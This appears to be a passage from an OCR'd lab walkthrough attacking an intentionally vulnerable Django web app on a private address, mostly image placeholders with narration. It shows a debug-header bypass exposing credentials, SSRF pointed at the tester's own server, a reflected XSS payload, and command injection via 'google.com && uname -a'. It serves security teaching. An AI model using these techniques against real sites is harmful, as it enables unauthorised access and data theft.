
Now lets intercept this request in burp.



Add a debug header to the page.




Now lets forward it and see if we get access to that page




Not only we can now access the logs we can also see two users password and user name in the get request.

A10:2021-Server-Side Request Forgery

If we explore the home page we can find the competition tester.




Now lets test this field for ssrf open a python http server on the attacking box.



Now lets input our ip address in the search box and hit search.


We get a output on /compare_rates which is a 404 since we dont have anything called test on our http server.




```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN"
        "http://www.w3.org/TR/html4/strict.dtd">
<html>
    <head>
        <meta http-equiv="Content-Type" content="text/html;charset=utf-8">
        <title>Error response</title>
    </head>
    <body>
        <h1>Error response</h1>
        <p>Error code: 404</p>
        <p>Message: File not found.</p>
        <p>Error code explanation: HTTPStatus.NOT_FOUND - Nothing matches the given URI.</p>
    </body>
</html>
```

Now lets check the logs on our http server the ip address here comes from the server that is hosting the site we can use this ssrf to do many different things like


scanning internal ports or sending malicious requests to outbound servers and proxy through this vulnerable website.




Bonus Vulnerabilities

XSS Cross Site Scripting


If we click on the search icon on the right side of the page near the contact button.



and search anything we will be redirected to the search-it




And our query would be on the bottom of the page now lets try and do the same thing but instead lets present a xss payload as a input.





```
<script >alert('xss') </script >
```

As we can see that an alert pops up and out javascript code is now executed in the browser.




Sensitive data exposure


if you visit the route http://192.168.29.128:8000/debug we can see we are not allowed to see this page.



since the page says debug we can try passing a debug header and see if we can now access the page.




now if we forward the request we see a page with a lot of information keys and detailed debug information. things to note would tokens we now know backend technology used is django etc.




Remote Code Execution through Command injection

If we visit this page http://192.168.29.128:8000/cmd we can see a name server lookup comes up



Here we can enter a domain name and look up name servers.



We can also exploit command injection on this page.

```
google.com && uname -a
```

Returns the output of uname -a too.